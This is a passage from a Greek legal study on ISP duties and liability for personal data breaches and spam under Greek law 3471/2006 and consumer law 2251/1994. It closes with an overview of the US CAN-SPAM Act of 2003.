5. Σε περίπτωση παραβίασης δεδομένων προσωπικού χαρακτήρα, ο φορέας παροχής διαθέσιμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών γνωστοποιεί αμελλητί την παραβίαση στην Α.Π.Δ.Π.Χ. και στην Α.Δ.Α.Ε.. Η γνωστοποίηση προς τις αρμόδιες αρχές περιλαμβάνει κατ' ελάχιστον περιγραφή της φύσης της παραβίασης δεδομένων προσωπικού χαρακτήρα και των σημείων επαφής από τα οποία μπορούν να αποκτηθούν περισσότερες πληροφορίες. Περιγράφονται επίσης οι συνέπειες της παραβίασης και τα μέτρα που προτάθηκαν ή λήφθηκαν από τον φορέα για την αντιμετώπιση της παραβίασης.

6. Όταν η παραβίαση δεδομένων προσωπικού χαρακτήρα ενδέχεται να έχει δυσμενείς επιπτώσεις στα δεδομένα προσωπικού χαρακτήρα ή την ιδιωτική ζωή του συνδρομητή ή άλλου ατόμου, ο φορέας ενημερώνει αμελλητί για την παραβίαση αυτή και τον θιγόμενο συνδρομητή ή το θιγόμενο άτομο. Η ενημέρωση του προηγούμενου εδαφίου περιλαμβάνει κατ' ελάχιστον περιγραφή της φύσης της παραβίασης δεδομένων προσωπικού χαρακτήρα και των σημείων επαφής από τα οποία μπορούν να αποκτηθούν περισσότερες πληροφορίες, καθώς και συστάσεις που δύνανται να περιορίσουν ενδεχόμενα δυσμενή αποτελέσματα της παραβίασης δεδομένων προσωπικού χαρακτήρα.

7. Η ενημέρωση του θιγόμενου συνδρομητή ή του θιγόμενου ατόμου για την παραβίαση δεδομένων προσωπικού χαρακτήρα δεν είναι αναγκαία, εάν ο φορέας έχει αποδείξει κατά ικανοποιητικό τρόπο στις αρμόδιες αρχές, ότι έχει εφαρμόσει τα κατάλληλα τεχνολογικά μέτρα προστασίας και ότι τα μέτρα αυτά εφαρμόστηκαν για τα δεδομένα που αφορούσε η παραβίαση της ασφάλειας. Αυτά τα τεχνολογικά μέτρα προστασίας πρέπει, κατ' ελάχιστον, να περιλαμβάνουν ασφαλή κρυπτογράφηση των δεδομένων, ώστε να μην είναι δυνατή η μη εξουσιοδοτημένη πρόσβαση. Αν ο φορέας δεν έχει προβεί σε ενημέρωση σύμφωνα με την παράγραφο 6 του παρόντος άρθρου, οι αρμόδιες αρχές, αφού εξετάσουν τις πιθανές δυσμενείς επιπτώσεις της παραβίασης, δύνανται να του ζητήσουν να το πράξει.

8. Με κοινή πράξη τους, η Α.Π.Δ.Π.Χ. και η Α.Δ.Α.Ε. δύνανται να εκδίδουν οδηγίες σχετικά με τις περιστάσεις κατά τις οποίες απαιτείται από τον φορέα η γνωστοποίηση των παραβιάσεων δεδομένων προσωπικού χαρακτήρα, το μορφότυπο της εν λόγω γνωστοποίησης, καθώς και τον τρόπο με τον οποίο πρέπει να γίνεται η γνωστοποίηση αυτή.

9. Οι φορείς που παρέχουν διαθέσιμες στο κοινό υπηρεσίες ηλεκτρονικών επικοινωνιών τηρούν αρχείο παραβιάσεων δεδομένων προσωπικού χαρακτήρα που περιλαμβάνει την περιγραφή των σχετικών περιστατικών, τα αποτελέσματα τους και τις διορθωτικές ενέργειες στις οποίες προέβησαν, με στοιχεία επαρκή ώστε να δύνανται οι αρμόδιες αρχές να διαπιστώνουν τη συμμόρφωση με τις διατάξεις του παρόντος άρθρου. Το εν λόγω αρχείο περιλαμβάνει μόνον τις πληροφορίες που απαιτούνται προς το σκοπό αυτόν.

10. Για τη διαχείριση των παραβιάσεων δεδομένων προσωπικού χαρακτήρα, σύμφωνα με τις διατάξεις του παρόντος άρθρου, οι αρμόδιες αρχές ενημερώνονται αμοιβαία για τα μέτρα που προτίθενται να λάβουν.»

Η παρ. 3 του άρθρου 12 του ν. 3471/2006 αναριθμείται ως παράγραφος 11.

Για τα προσωπικά δεδομένα που τυγχάνουν επεξεργασίας στο διαδίκτυο, ο φορέας παροχής πρέπει να λάβει μέτρα ασφαλείας σύμφωνα με το άρθρο 12 του ν. 3471/2006¹³⁹.

Σύμφωνα με την πρώτη παράγραφο του άρθρου αυτού, η ευθύνη του φορέα παροχής συνίσταται στη λήψη εκείνων των τεχνικών και οργανωτικών μέτρων που απαιτούνται για την προστασία των υπηρεσιών που παρέχει, αφού πρώτα ληφθεί υπόψη:

- (i) το επίπεδο στο οποίο βρίσκεται η τρέχουσα τεχνολογία και
- (ii) το κόστος που συνεπάγεται η εφαρμογή τέτοιων μέτρων.

Κριτήριο των ληπτέων μέτρων αποτελεί ο εκάστοτε απειλούμενος κίνδυνος και όχι το είδος των προσωπικών δεδομένων που διακυβεύονται.

Την παραπάνω υποχρέωση λήψης μέτρων έρχεται να συσκοτίσει, αν όχι να ανατρέψει πλήρως, η δεύτερη παράγραφος του προαναφερθέντος άρθρου, κατά την οποία ο φορέας παροχής υποχρεώνεται να ενημερώνει τους συνδρομητές του για κάθε ιδιαίτερο κίνδυνο παραβίασης της ασφάλειας του δικτύου, καθώς και για τις δυνατότητες αποτροπής του και το συναφές κόστος, εφόσον ο κίνδυνος αυτός βρίσκεται εκτός της κατηγορίας των κινδύνων που καλύπτονται με τα μέτρα που λαμβάνει ο φορέας.

Η διάταξη αυτή φαίνεται να περιορίζει την ευθύνη των φορέων παροχής σε μία απλή υποχρέωση δωρεάν ενημέρωσης των συνδρομητών τους για τους υφιστάμενους κινδύνους. Η ερμηνεία αυτή ενισχύεται και από την αιτιολογική σκέψη 20 της Οδηγίας 2002/58, η οποία αναφέρει ότι ο φορέας παροχής πρέπει να ενημερώνει τους συνδρομητές του (i) σχετικά με όλους τους κινδύνους ασφαλείας που δεν αντιμετωπίζονται με μέτρα που δύνανται να λάβει

¹³⁹ άρθρο 4 της Οδηγίας 2002/58, άρθρο 173 ν. 4070/2012.

αυτός και (ii) σχετικά με τα μέτρα προστασίας που μπορούν να λαμβάνουν για την προστασία τους οι ίδιοι οι συνδρομητές, προτείνοντάς τους συγκεκριμένα προϊόντα λογισμικού.

Καθυσυχαστική φαίνεται η συνέχεια της ίδιας αιτιολογικής σκέψης, σύμφωνα με την οποία «η απαίτηση να ενημερώνονται οι συνδρομητές για ιδιαίτερους κινδύνους ασφάλειας δεν απαλλάσσει τους παρόχους υπηρεσιών από την υποχρέωση να λαμβάνουν, με ίδιες δαπάνες, κατάλληλα και άμεσα μέτρα για να αποτρέπονται τυχόν νέοι, απρόβλεπτοι κίνδυνοι ασφάλειας και να αποκαθίσταται το κανονικό επίπεδο ασφάλειας της υπηρεσίας».

Αν όμως ληφθεί υπόψη ότι το προηγούμενο χωρίο αποτελεί τμήμα μόνο της αιτιολογικής σκέψης και όχι και του κειμένου της Οδηγίας, καθώς και ότι τα μέτρα ασφαλείας που πρέπει να ληφθούν αξιολογούνται προηγουμένως βάσει του κόστους τους (άρθρα 12§1 εδ. β' ν. 3471/2006, 4§1 στοιχ. β' Οδ. 2002/58), τότε φαίνεται πιθανότερο ο φορέας παροχής να παρακάμψει τη λήψη των οικονομικά επιβαρυντικών για τον ίδιο μέτρων και να προτιμήσει, στη θέση τους, να παράσχει απλώς ενημέρωση στους συνδρομητές.

Όπως φαίνεται, η ασφάλεια στο δίκτυο επιβαρύνει τον τελικό χρήστη - συνδρομητή, καθώς ένα δίκτυο με υψηλό επίπεδο ασφαλείας θα σημαίνει και αυξημένο κόστος τελών σύνδεσης προς αυτό. Αντίθετα, ο φορέας που θέλει να αποφύγει την επένδυση σε μέτρα ασφαλείας δεν έχει παρά να προσφέρει στους συνδρομητές του ένα κατά πολύ φθηνότερο δίκτυο¹⁴⁰, ενημερώνοντάς τους παράλληλα για τους υφιστάμενους κινδύνους.

Όσον αφορά στα κατ'ιδίαν χαρακτηριστικά της ενημέρωσης, σχετικά δηλαδή με το αν σε αυτήν προβαίνει ο φορέας παροχής μετά από αίτημα του συνδρομητή ή όχι, αν το περιεχόμενό της ποικίλλει ανάλογα με το πρόσωπο του συνδρομητή στον οποίο απευθύνεται (μη εξοικειωμένος με την τεχνολογία συνδρομητής, μέσος συνδρομητής ή απαιτητικός συνδρομητής), κρατεί η άποψη ότι ο φορέας παροχής οφείλει να ενημερώνει ανεξάρτητα από την ύπαρξη προηγούμενου αιτήματος, γιατί θα ήταν υπερβολικό να απαιτείται από το συνδρομητή να είναι ήδη γνώστης εκείνου για το οποίο πρέπει να ενημερωθεί. Ακόμη, γίνεται δεκτό ότι η ενημέρωση αρκεί να αναφέρεται στους συνήθεις κινδύνους που προκύπτουν, προσανατολιζόμενη στο μέσο συνδρομητή¹⁴¹.

Συνέπεια της παράλειψης του φορέα παροχής να ενημερώσει το συνδρομητή του είναι η αστική ευθύνη του άρθρου 14 ν. 3471/2006, η οποία είναι αντικειμενική, δηλαδή ανεξάρτητη από την υπαιτιότητα του υπεύθυνου.

¹⁴⁰ Βλ. Κ. Χριστοδούλου, Προστασία της προσωπικότητας και της συμβατικής ελευθερίας στα κοινωφελή δίκτυα, ό.π., σελ. 152.

¹⁴¹ Βλ. Κ. Χριστοδούλου, Προστασία της προσωπικότητας και της συμβατικής ελευθερίας στα κοινωφελή δίκτυα, ό.π., σελ. 154.

4.3. Η ΑΣΤΙΚΗ ΕΥΘΥΝΗ ΤΟΥ ΑΡΘΡΟΥ 14 Ν. 3471/2006¹⁴²

ΣΕ ΠΕΡΙΠΤΩΣΗ ΠΑΡΑΒΑΣΗΣ ΤΟΥ ν. 3471/2006, ο φορέας παροχής θα φέρει την αστική ευθύνη του άρθρου 14 ν. 3471/2006. Στο άρθρο αυτό η έννοια του υπόχρεου σε αποζημίωση είναι ευρεία, καθώς περιλαμβάνει τόσο το φυσικό όσο και το νομικό πρόσωπο που έχει παραβεί το νόμο. Ο φορέας παροχής, ως ενδιαμέσος που παρεμβάλλεται αναγκαστικά προκειμένου να καταστεί εφικτή η αποστολή του ηλεκτρονικού μηνύματος, ανήκει και αυτός στον κύκλο των υπόχρεων σε αποζημίωση, εφόσον το μήνυμα spam παραβιάζει τις διατάξεις των άρθρων 5 και 11 ν. 3471/2006.

Η ευθύνη του άρθρου 14§1 ν. 3471/2006 γεννάται εφόσον

- (i) υπάρχει παράβαση του νόμου αυτού από φυσικό ή νομικό πρόσωπο και
- (ii) η παράβαση αυτή προκαλεί αιτιωδώς περιουσιακή βλάβη στο χρήστη - συνδρομητή.

Η ευθύνη αυτή είναι γνήσια αντικειμενική, δηλαδή για τη θεμελίωσή της αρκεί η παράβαση του νόμου, χωρίς να προαπαιτείται ο υπόχρεος να βαρύνεται με δόλο ή αμέλεια. Η επιλογή αυτή συνάδει με την αντιμετώπιση της συλλογής και επεξεργασίας προσωπικών δεδομένων ως πηγής κινδύνων¹⁴³ σε κάθε περίπτωση. Προκειμένου να προστατευθεί το υποκείμενο, θα πρέπει μόνη η κατοχή της πληροφορίας να συνεπάγεται ευθύνη για τον κάτοχό της, ανεξάρτητα από δικό του πταίσμα.

Στο άρθρο 14§1 ν. 3471/2006 η ζημία του υποκειμένου των δεδομένων αποκαθίσταται μέσω πλήρους αποζημίωσης. Δικαιούχος της αποζημίωσης είναι ο ζημιωθείς αποδέκτης του μηνύματος spam, φυσικό ή νομικό πρόσωπο.

Στο άρθρο 14§2 ν. 3471/2006 ρυθμίζεται η ευθύνη που απορρέει από την πρόκληση ηθικής βλάβης, ανεξάρτητα από την παράλληλη ύπαρξη περιουσιακής βλάβης. Η ευθύνη εδώ είναι υποκειμενική, καθώς απαιτείται η ύπαρξη υπαιτιότητας λόγω της παραπομπής στο άρθρο 932 ΑΚ, το οποίο απαιτεί τη συνδρομή των προϋποθέσεων της αδικοπραξίας.

Ακόμη, η κατάστρωση της ευθύνης ως αντικειμενικής συμβαδίζει με την αρχή «εν αμφιβολία, υπέρ του υποκειμένου των δεδομένων¹⁴⁴», η οποία διέπει το γενικό δίκαιο των προσωπικών δεδομένων (ν. 2472/1997), αλλά πρέπει να γίνει δεκτό ότι ισχύει και στο ειδικό δίκαιο του ν. 3471/2006, λόγω της συγγένειας των σκοπών που επιδιώκουν τα δύο νομοθετήματα. Σύμφωνα με την αρχή αυτή, όταν μια διάταξη του νόμου μπορεί να ερμηνευθεί με περισσότερους τρόπους, με αποτέλεσμα να αμφισβητείται το νόημά της, θα πρέπει να επικρατεί η ερμηνεία που είναι περισσότερο ευνοϊκή για το υποκείμενο των δεδομένων.

¹⁴² Βλ. Καρυτσιώτη Όλγα, ό.π. σελ. 78.

¹⁴³ Βλ. Σταθόπουλο, ΝοΒ 48/2000, ό.π., σελ. 17, ο οποίος παρομοιάζει την αντικειμενική ευθύνη του κατόχου πληροφοριών με την ευθύνη από διακινδύνευση· ο ίδιος, Επιτομή Γενικού Ενοχικού Δικαίου, 2004, σελ. 315.

¹⁴⁴ Βλ. Π. Αρμαμέντο / Β. Σωτηρόπουλο, ό.π., σελ. 3 επ.· Β. Σωτηρόπουλος, Η αρχή «εν αμφιβολία, υπέρ του υποκειμένου» στο δίκαιο προστασίας προσωπικών δεδομένων, ΝοΒ 53/2005, σελ. 1202.

Ο νόμος προσδιορίζει ένα ελάχιστο κατώτατο ποσό χρηματικής ικανοποίησης, εκτός αν ο ενάγων ζητήσει μικρότερο ποσό. Σημειώνεται ότι η ηθική βλάβη, ως πρόκληση ψυχικού πόνου και στενοχώριας, δεν συντρέχει ανεξαιρέτως σε κάθε περίπτωση παράβασης του νόμου και, ως εκ τούτου, για να ευδοκιμήσει το αίτημα της χρηματικής ικανοποίησης θα πρέπει ο αποδέκτης να αποδείξει με συγκεκριμένα στοιχεία την ύπαρξη τέτοιας βλάβης.

4.4. Η ΠΟΙΝΙΚΗ ΕΥΘΥΝΗ ΤΟΥ ΑΡΘΡΟΥ 15 Ν. 3471/2006

Ο Ν. 3471/2006 προβλέπει εκτός από αστική και ποινική ευθύνη εκείνου που παραβιάζει τις διατάξεις του. Από την αόριστη διατύπωση που χρησιμοποιείται στο οικείο άρθρο («όποιος») συμπεραίνεται ότι με ποινική ευθύνη μπορεί να βαρύνεται κατά περίπτωση και ο φορέας παροχής υπηρεσιών διαδικτύου (ISP), επειδή μεσολαβεί στις τελούμενες πράξεις που συνιστούν παράβαση του νόμου.

Σύμφωνα με το άρθρο 15§1 ν. 3471/2006, οι πράξεις επενέργειας σε προσωπικά δεδομένα (όπως για παράδειγμα η χρήση, η συλλογή, η αποθήκευση και η εκμετάλλευσή τους) που γίνονται κατά παράβαση του νόμου αυτού επισύρουν ποινή φυλάκισης τουλάχιστον ενός (1) έτους και χρηματική ποινή τουλάχιστον δέκα χιλιάδων ευρώ (10.000 €) έως και εκατό χιλιάδων ευρώ (100.000 €), εφόσον δεν προβλέπεται από άλλες διατάξεις αυστηρότερη μεταχείριση.

Στην τρίτη παράγραφο του άρθρου 15 ν. 3471/2006 αναφέρονται ορισμένες επιβαρυντικές περιστάσεις που επαυξάνουν τις ποινές. Μεταξύ αυτών, μόνο ο σκοπός προσπορισμού παράνομου περιουσιακού οφέλους θα μπορούσε να θεωρηθεί ότι συντρέχει στο spamming, όχι γενικά, αλλά μόνο μετά από ατομική θεώρηση της κάθε περίπτωσης. Η επαπειλούμενη ποινή τότε ανέρχεται σε δεκαετή κάθειρξη, κατ'ανώτατο όριο και σε χρηματική ποινή τουλάχιστον δεκαπέντε χιλιάδων ευρώ (15.000 €) έως και εκατόν πενήντα χιλιάδων ευρώ (150.000 €).

Η τέταρτη και τελευταία παράγραφος του άρθρου 15 ν. 3471/2006 επαναφέρει τις παραβάσεις στο μέτρο του πλημμελήματος εάν τελέσθηκαν εξ αμελείας, με ποινή φυλάκισης μέχρι δεκαοκτώ (18) μηνών και χρηματική ποινή μέχρι και δέκα χιλιάδων ευρώ (10.000 €).

4.5. Η ΕΥΘΥΝΗ ΤΟΥ ΠΑΡΕΧΟΝΤΟΣ ΥΠΗΡΕΣΙΕΣ (ΑΡΘΡΟ 8 Ν. 2251/1994¹⁴⁵)

Η ΣΥΜΒΑΣΗ ΠΑΡΟΧΗΣ ΥΠΗΡΕΣΙΩΝ που συνάπτει ο φορέας παροχής (ISP) με το συνδρομητή είναι κατά κανόνα πανομοιότυπη με τις συμβάσεις που αυτός συνάπτει με τους υπόλοιπους συνδρομητές του, δεν χαρακτηρίζεται δηλαδή από μοναδικότητα και περιέχει

¹⁴⁵ όπως αυτό τροποποιήθηκε και συμπληρώθηκε από το άρθρο 10 ν. 3587/2007 και ισχύει.

προδιατυπωμένους όρους. Ο συνδρομητής δεν έχει την ευκαιρία ατομικής διαπραγμάτευσης των όρων, αλλά μόνο τη δυνατότητα να αποδεχθεί το περιεχόμενο της σύμβασης εν συνόλω προβαίνοντας στη σύναψή της ή να το απορρίψει και να μη συμβληθεί καθόλου (σύμβαση take it or leave it). Τα προαναφερθέντα γνωρίσματα προσδίδουν στη σύμβαση αυτή το χαρακτήρα της σύμβασης προσχώρησης και στο συνδρομητή την ιδιότητα του καταναλωτή, με αποτέλεσμα να καλείται σε εφαρμογή ο ν. 2251/1994. Οι προδιατυπωμένοι όροι της σύμβασης θα είναι γενικοί όροι συναλλαγών (ΓΟΣ) και το κύρος τους θα ελέγχεται από το άρθρο 2 του ν. 2251/1994¹⁴⁶.

Ο φορέας παροχής θα ευθύνεται, επομένως, ως παρέχων υπηρεσίες (άρθρο 8 ν. 2251/1994), εφόσον ενεργεί στο πλαίσιο της επαγγελματικής του δραστηριότητας παρέχοντας υπηρεσίες κατά τρόπο ανεξάρτητο. Γενικά ο προμηθευτής δικτύου μπορεί να ευθύνεται ενδοσυμβατικά (ΑΚ 330 επ.), αδικοπρακτικά (ΑΚ 914), ως παρέχων υπηρεσίες, ή ενδεχομένως ακόμη και ως παραγωγός τυποποιημένου προϊόντος, αν χορηγεί ελλωτωματικό hardware ή software κατ' άρθρο 6 ν. 2251/1994 με βάση τις γενικές διατάξεις για κάθε πλημμέλεια στην εκτέλεση των υπηρεσιών του¹⁴⁷.

Το βάρος απόδειξης της έλλειψης «υπαιτιότητας» επιρρίπτεται στον παρέχοντα την υπηρεσία (άρθρ. 8 § 4). Ο ζημιωθής οφείλει να αποδείξει τη ζημία του και τον αιτιώδη σύνδεσμο μεταξύ της παροχής της υπηρεσίας και της ζημίας (§ 3). Η διάταξη οριοθετεί το πεδίο εφαρμογής της, ορίζοντας τις έννοιες της υπηρεσίας και του παρέχοντος υπηρεσίες (§ 2). Από την πρώτη εξαίρονται οι υπηρεσίες που έχουν ως άμεσο και αποκλειστικό αντικείμενο την κατασκευή προϊόντων ή τη μεταβίβαση εμπράγματων δικαιωμάτων ή δικαιωμάτων πνευματικής ιδιοκτησίας και το βασικό της χαρακτηριστικό είναι ότι παρέχεται κατά τρόπο ανεξάρτητο στο πλαίσιο επαγγελματικής δραστηριότητας ενός προσώπου. Για την εκτίμηση της συνδρομής της «υπαιτιότητας» του παρέχοντος υπηρεσίες, το άρθρ. 8 ν. 2251/1994 αφενός περιέχει κάποια γενικά κριτήρια (§ 4 «...λαμβάνονται υπόψη η ευλόγως προσδοκώμενη ασφάλεια...», § 5 «Μόνη η ύπαρξη ή η δυνατότητα παροχής τελειότερης υπηρεσίας κατά το χρόνο παροχής της υπηρεσίας ή μεταγενέστερα δεν συνιστά υπαιτιότητα») και αφετέρου προσθέτει έναν κατάλογο ειδικότερων κριτηρίων – «ειδικών συνθηκών», που είναι α) η φύση και το αντικείμενο της υπηρεσίας, ιδίως σε σχέση με το βαθμό επικινδυνότητάς της β) η εξωτερική μορφή της υπηρεσίας γ) ο χρόνος παροχής της υπηρεσίας δ) η ελευθερία δράσης που αφήνεται στο ζημιωθέντα στο πλαίσιο της υπηρεσίας ε) το αν ο ζημιωθής ανήκει σε κατηγορία μειονεκτούντων ή ευπρόσβλητων προσώπων στ) το αν η παρεχόμενη υπηρεσία αποτελεί εθελοντική προσφορά του παρέχοντος. Τέλος για τα θέματα της συνυπευθυνότητας, της μείωσης ή της άρσης της ευθύνης και την απαγόρευση των απαλλακτικών ρητρών, το άρθρ. 8 ν. 2251/1994 δεν περιέχει αυτοτελή ρύθμιση, αλλά

¹⁴⁶ Βλ. Καρυτσιώτη Όλγα, ό.π. σελ. 79.

¹⁴⁷ Βλ. Χριστοδούλου, Αστική ευθύνη του παρόχου δικτύου ως μεσάζοντος στην παροχή υπηρεσιών της κοινωνίας της πληροφορίας, ΔιΜΕΕ 3/2004, σελ. 351.

παραπέμπει στις αντίστοιχες διατάξεις για την ευθύνη του παραγωγού για ελαττωματικά προϊόντα (άρθρ. 6 § 10, 11 και 12 ν. 2251/1994¹⁴⁸).

Στη συνέχεια, από το συνδυασμό των κριτηρίων β), δ) και ε) που αναφέρονται στον τρόπο παροχής της υπηρεσίας, στην αξία της και στην ύπαρξη δυνατότητας ή μη του ζημιωθέντος να ενεργεί ελεύθερα στο πλαίσιο της υπηρεσίας, προκύπτουν οι ακόλουθες σκέψεις. Αν μεν ο φορέας παροχής παρέχει προς χρήση ένα δίκτυο χαμηλής ποιότητας με αντίστοιχα χαμηλά τέλη συνδρομής και, επιπρόσθετα, οι συνδρομητές μπορούν να αυτενεργήσουν προς την κατεύθυνση της πρόληψης ή της διόρθωσης κάποιου ελαττώματος στη λειτουργία του, τότε οι απαιτήσεις τους απέναντι στο φορέα παροχής θα πρέπει να είναι περιορισμένες, αφού οι πιθανότητες να ευθύνεται αυτός με δόλο ή αμέλεια θα είναι λίγες. Εξάλλου, μόνο το γεγονός της ύπαρξης τελειότερου και ασφαλέστερου δικτύου ή έστω της δυνατότητας ύπαρξης ενός τέτοιου δικτύου κατά τον υπό συζήτηση χρόνο ή μεταγενέστερα, δεν θεμελιώνει οπωσδήποτε υπαιτιότητα του φορέα παροχής (άρθρο 8§5 ν. 2251/1994).

Αντίθετα, όσο πιο ποιοτικό και ακριβό δίκτυο παρέχει ο φορέας παροχής και όσο λιγότερο ενθαρρύνεται η συμμετοχή των συνδρομητών στην επίλυση των προβλημάτων του δικτύου, τόσο πιο αυξημένες θα είναι οι προσδοκίες των τελευταίων απέναντι στην αποτελεσματικότητα των μέτρων που πρέπει να λαμβάνονται για την ασφάλεια του δικτύου. Σε τέτοιες περιπτώσεις, η υπαιτιότητα του φορέα παροχής λόγω παράβασης (με πράξη ή παράλειψη) των καθηκόντων ασφαλείας θα καταφάσκεται πολύ ευκολότερα.

V. ΝΟΜΟΘΕΤΙΚΗ ΡΥΘΜΙΣΗ

1. α) Η.Π.Α.

Οι Η.Π.Α. μπορούν να θεωρηθούν η πατρίδα του Διαδικτύου και ως εκ τούτου δικαιολογημένα αποτελούν και την βασική πηγή του spam¹⁴⁹. Αναμενόμενα, λοιπόν, ήδη από το 1996 ξεκίνησε μια σειρά αποφάσεων των αμερικανικών δικαστηρίων, που κλήθηκαν να κρίνουν υποθέσεις μεταξύ μεγάλων εταιριών του διαδικτύου και spammer (America Online Inc. v. Cyber Promotions Inc.- E.D. Pa. 1996, CompuServe Inc. v. Cyber Promotions Inc.- S.D. Ohio 1997, Hotmail Corp. v. Van\$ Money Pie Inc.- N.D. Cal. 1998, America Online Inc. v. LCGM Inc.- E.D. Va. 1998¹⁵⁰). Αντικείμενο της διαφοράς αποτελούσε κυρίως η εκμετάλλευση των διακομιστών των παροχέων για τη μαζική αποστολή μηνυμάτων ή η χρήση της επωνυμίας τους σε παραποιημένες κεφαλίδες e-mail. Εν όψει των εξελίξεων κατέστη σαφής η ανάγκη

¹⁴⁸ Βλ. Κατερίνα Φουντεδάκη Η ΕΥΘΥΝΗ ΤΟΥ ΠΑΡΕΧΟΝΤΟΣ ΥΠΗΡΕΣΙΕΣ ΣΤΟ ΕΛΛΗΝΙΚΟ ΔΙΚΑΙΟ (Άρθρο 8 ν. 2251/1994).

¹⁴⁹ Βλ. <http://www.spamhaus.org/statistics.lasso>.

¹⁵⁰ Βλ. Θεοδωρίδης, ό.π., σελ. 59.

μιας ολοκληρωμένης δέσμης νομικών διατάξεων για το spam. Από το 1999 έως το 2003 κατατέθηκαν αλληπάλληλα σχέδια νόμων με το συγκεκριμένο αντικείμενο, προτείνοντας ρυθμίσεις αστικής και ποινικής φύσης. Ωστόσο μεσολάβησαν πολλές απορριφθείσες προτάσεις για να ψηφιστεί τελικά το 2003 το νομοθέτημα των Η.Π.Α. για την καταστολή του spam, το ονομαζόμενο «Can Spam Act 2003¹⁵¹». Ο νόμος αυτός τέθηκε σε ισχύ από την 01.01.2004 και περιλαμβάνει τόσο μέτρα για την πρόληψη και τον περιορισμό του προβλήματος όσο και ποινές για τους επίδοξους spammer. Ειδικότερα, προβλέπονται ποινές φυλάκισης έως 5 έτη ή/και υψηλές χρηματικές ποινές, ποινικοποιώντας πολλές δραστηριότητες των spammer, όπως την παραποίηση των στοιχείων του αποστολέα, την συγκομιδή ηλεκτρονικών διευθύνσεων και την εκμετάλλευση ξένων υπολογιστών και διακομιστών. Επιπλέον επιβάλλεται η υποχρέωση παροχής της δυνατότητας “Opt-out” σε κάθε διαφημιστικό e-mail. Ο παραλήπτης, δηλαδή, απρόσκλητων ηλεκτρονικών μηνυμάτων πρέπει να έχει την επιλογή να δηλώσει σαφώς την επιθυμία του για μη περαιτέρω λήψη τέτοιου είδους αλληλογραφίας από τον συγκεκριμένο αποστολέα. Προωθείται, επίσης, η ετικετοποίηση των διαφημιστικών μηνυμάτων, μέσω της προσθήκης της συντομογραφίας “ADV” (Advertisement) στη γραμμή του θέματος, διευκολύνοντας την άμεση αναγνώρισή τους από τους χρήστες. Τέλος, προβλέπεται η δημιουργία ενός μητρώου «μη λήψης ηλεκτρονικής αλληλογραφίας» (“Do-Not-E-Mail registry”), όπου μπορούν να εγγράφονται όσοι χρήστες του διαδικτύου δεν επιθυμούν να λαμβάνουν καθόλου εμπορική ηλεκτρονική αλληλογραφία. Οι διαφημιζόμενοι οφείλουν θεωρητικά να λαμβάνουν υπόψη αυτή τη λίστα πριν ξεκινήσουν μια μαζική ηλεκτρονική διαφημιστική καμπάνια.

1.1. ΚΥΡΙΑ ΧΑΡΑΚΤΗΡΙΣΤΙΚΑ ΤΟΥ CAN SPAM ACT¹⁵²

Πρέπει καταρχήν να επισημανθεί, ότι το Can Spam Act 2003 δεν θεσπίζει απαγορευτικές διατάξεις που αποκλείουν τη διαφήμιση εμπορικών προϊόντων και υπηρεσιών μέσω του ηλεκτρονικού ταχυδρομείου. Αντιθέτως, θέτοντας ορισμένους ρυθμιστικούς κανόνες, νομιμοποιεί -υπό προϋποθέσεις- το spamming στον κυβερνοχώρο, ενώ παράλληλα προβλέπει αυστηρές ποινές για τις περιπτώσεις παραβιάσεων του νόμου.

1. Σήμανση αλληλογραφίας

Ο νόμος είναι ιδιαίτερα αναλυτικός ως προς τη σήμανση του spam e-mail¹⁵³. Συγκεκριμένα πρόβλεπει: α) την υποχρεωτική δήλωση των στοιχείων της ηλεκτρονικής διεύθυνσης του

¹⁵¹ Controlling the Assault of Non-Solicited Pornography And Marketing Act of 2003 - CAN SPAM Act of 2003.

¹⁵² Βλ. Μουζάκη Χρήστο, Ανεπιθύμητη εμπορική ηλεκτρονική αλληλογραφία Η αντιμετώπιση του φαινομένου στην ελληνική και διεθνή έννομη τάξη, ΔιΜΕΕ 3/2008, σελ. 329-330.

¹⁵³ Το φαινόμενο αυτό της εξαπάτησης των αποδεκτών ανεπιθύμητων ηλεκτρονικών μηνυμάτων με τη χρήση ψευδών ή παραπλανητικών στοιχείων οδήγησε ορισμένα κράτη να συμπεριλάβουν στο σχετικό νόμο για την προστασία από το spamming ειδικές διατάξεις για τη χρήση διακριτικών γνωρισμάτων στα εμπορικά διαφημιστικά e-mails. Σήμερα χρησιμοποιούνται διαφορετικοί χαρακτήρες για να υποδηλωθεί η ταυτότητα ενός ηλεκτρονικού μηνύματος με εμπορικό περιεχόμενο. Η Νότιος Κορέα χρησιμοποιεί το «@», οι ΗΠΑ και η Σιγκαπούρη χρησιμοποιούν το «ADV» και η Ισπανία χρησιμοποιεί τον όρο «Advertising». Για μια σύντομη επισκόπηση σε διεθνές επίπεδο βλ. <http://cyber.law.harvard.edu/home/>.

αποστολέα και ταυτόχρονα της ταχυδρομικής διεύθυνσης αλληλογραφίας του και β) τη σαφή περιγραφή του περιεχομένου του μηνύματος στην επικεφαλίδα του e-mail (subject line), όταν πρόκειται για εμπορική αλληλογραφία. Ακόμη στο εν λόγω νομοθέτημα τίθενται αυστηρές διατάξεις ειδικά για τις περιπτώσεις αποστολής πορνογραφικού υλικού μέσω ηλεκτρονικών μηνυμάτων αλληλογραφίας.

2. Ειδικό πλαίσιο για Internet Service Providers

Η δυνατότητα που παρέχεται στους ISPs να εφαρμόζουν πολιτικές προστασίας των e-mails αυστηρότερες απ' αυτές που διατυπώνονται στο νόμο συγκαταλέγεται στις επιτυχείς προβλέψεις του εν λόγω νομοθετήματος, όπως επίσης και η απαγόρευση συλλογής ηλεκτρονικών ταχυδρομικών διευθύνσεων (e-mail addresses) χωρίς τη συγκατάθεση των χρηστών τους.

3. Υιοθέτηση συστήματος "opt out"

